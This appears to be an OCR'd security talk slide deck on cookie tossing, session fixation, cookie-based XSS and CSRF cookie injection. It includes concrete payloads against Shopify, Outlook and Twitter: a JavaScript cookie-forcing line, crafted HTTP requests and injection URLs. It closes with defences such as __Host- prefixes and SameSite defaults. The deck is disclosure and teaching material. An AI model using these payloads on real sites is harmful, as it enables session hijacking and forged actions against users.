
https://script-editor.shopifycloud.com/oauth/callback?code=attackers

Re-login victim

https://victim.myshopify.com/admin/oauth/authorize?client_id=editor

Self-XSS in iframe executing with victim’s session

https://script-editor.shopifycloud.com/oauth/callback?code=victims



Session Fixation

Forcing attacker’s session cookie with a subdomain XSS

https://script-editor.shopifycloud.com

Force a session cookie scoped to .shopifycloud.com using XSS

```
document.cookie='_flow_session=attackers;domain=.shopifycloud.com'
```

https://victim.myshopify.com/admin/oauth/authorize?client_id=flow

OAuth redirect with authorization code


```
GET /oauth/callback?code=victims HTTP/1.1
Host: flow.shopifycloud.com
Cookie: _flow_session=attackers
```

Implementation Discrepancy

Multiple Cookies at Once?

- We can only set one cookie at a time in a single Set-Cookie header

- However, the older specs allow setting multiple in a single Set-Cookie header



Cookie based XSS

Exploiting limited Cookie Injection with Safari

“Informally, the Set-Cookie response header comprises the token Set-Cookie:, followed by a comma-separated list of one or more cookies.”

–RFC 2109 (4.2.2)

```
Set-Cookie: foo=123; path=/admin; HttpOnly;, bar=456; Secure
```

Works in Safari before version 10

```
GET /admin HTTP/1.1
[...]
Cookie: foo=123; bar=456
```


https://outlook.live.com/owa/?realm=hotmail.com;, ClientId='-alert(2)-'

```
HTTP/1.1 200 OK
[...]
Set-Cookie: realm=hotmail.com;, ClientId='-alert(2)-'
```

```
GET / HTTP/1.1
[...]
Cookie: realm=hotmail.com; ClientId='-alert(2)-'
```

Safari sets 2 cookies

```
window.clientId = ''-alert(2)-'';
```



CSRF Cookie Injection

Server accepting comma separated cookies

“For backward compatibility, the separator in the Cookie header is semi-colon (;) everywhere. A server SHOULD also accept comma (,) as the separator between cookie-values for future compatibility.”

–RFC 2965 (3.3.4)

http://blackfan.ru/r/,m5_csrf_tkn=x,;domain=.twitter.com;path=/

Cookie set by Google Analytics on translation.twitter.com scoped to .twitter.com

__utmz=123456.123456789.11.2.utmcsr=blackfan.ru|utmccn=(referral)|utmcct=/r/,m5_csrf_tkn=x

```
POST /messages/follow HTTP/1.1
[...]
Cookie: __utmz=123456.123456789.11.2.utmcsr=blackfan.ru|
utmccn=(referral)|utmcct=/r/,m5_csrf_tkn=x

m5_csrf_tkn=x
```

Twitter's server parses it as 2 cookies

Defense


Cookie Prefixes

- Cookies prefixed with `__Host-` cannot have Domain attribute
- This prevents (sub)domains from forcing a cookie the current domain doesn’t want
- Cookies intended for (sub)domains are still vulnerable to Cookie Tossing
- Use a separate domain for user generated assets

```
> document.cookie = '__Host-foo=bar; domain=example.com'
< "__Host-foo=bar; domain=example.com"
```

```
> document.cookie
< ""
```

Servers must only follow RFC 6265


Intent to Implement and Ship:
https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/AknSSyQTGYs/gf1ReqJdBAAJ
Incognito (5)
Google
Search for messages
Sign in
Groups
1 of 99+
Home
Click on a group's star icon to add it to your favorites
Recently viewed
blink-dev
Privacy - Terms of Service
blink-dev ›
Intent to Implement and Ship: Cookies with SameSite by default
29 posts by 13 authors
Lily Chen
May 25
Other recipients: morl...@chromium.org, mk...@chromium.org
Contact emails
chl...@chromium.o
Explainer
https://tools.ietf.org
https://web.dev/samesite-cookies-explained
Design doc/Spec
See spec changes proposed in explainer.
TAG review request.
Summary
Treat cookies as SameSite=Lax by default if no SameSite attribute is specified. Developers would be able to opt-into the status quo of unrestricted use by explicitly asserting SameSite=None.
Motivation
"SameSite" is a reasonably robust defense against some classes of cross-site request forgery (CSRF) attacks, but developers currently need to opt-into its protections by specifying a SameSite attribute, i.e., developers are vulnerable to CSRF attacks by default. This change would allow developers to be protected by default, while allowing sites that require state in cross-site requests to opt-in to the status quo's less-secure model. In addition, forcing sites to opt-in to SameSite=None gives the user agent the ability to provide users more transparency and control over tracking.
Risks
Interoperability and Compatibility
Some sites relying on third-party cookies may break temporarily until developers add "SameSite=None". Most browsers (except for Safari; bug filed here) that do not yet support SameSite=None should just ignore that attribute and apply the status quo default of "no restriction", which has the same effect as SameSite=None.
Edge: Public support
Firefox: In development
PSA: CSRF & others will be dead in 2020😢

Q&A

find me on Twitter @filedescriptor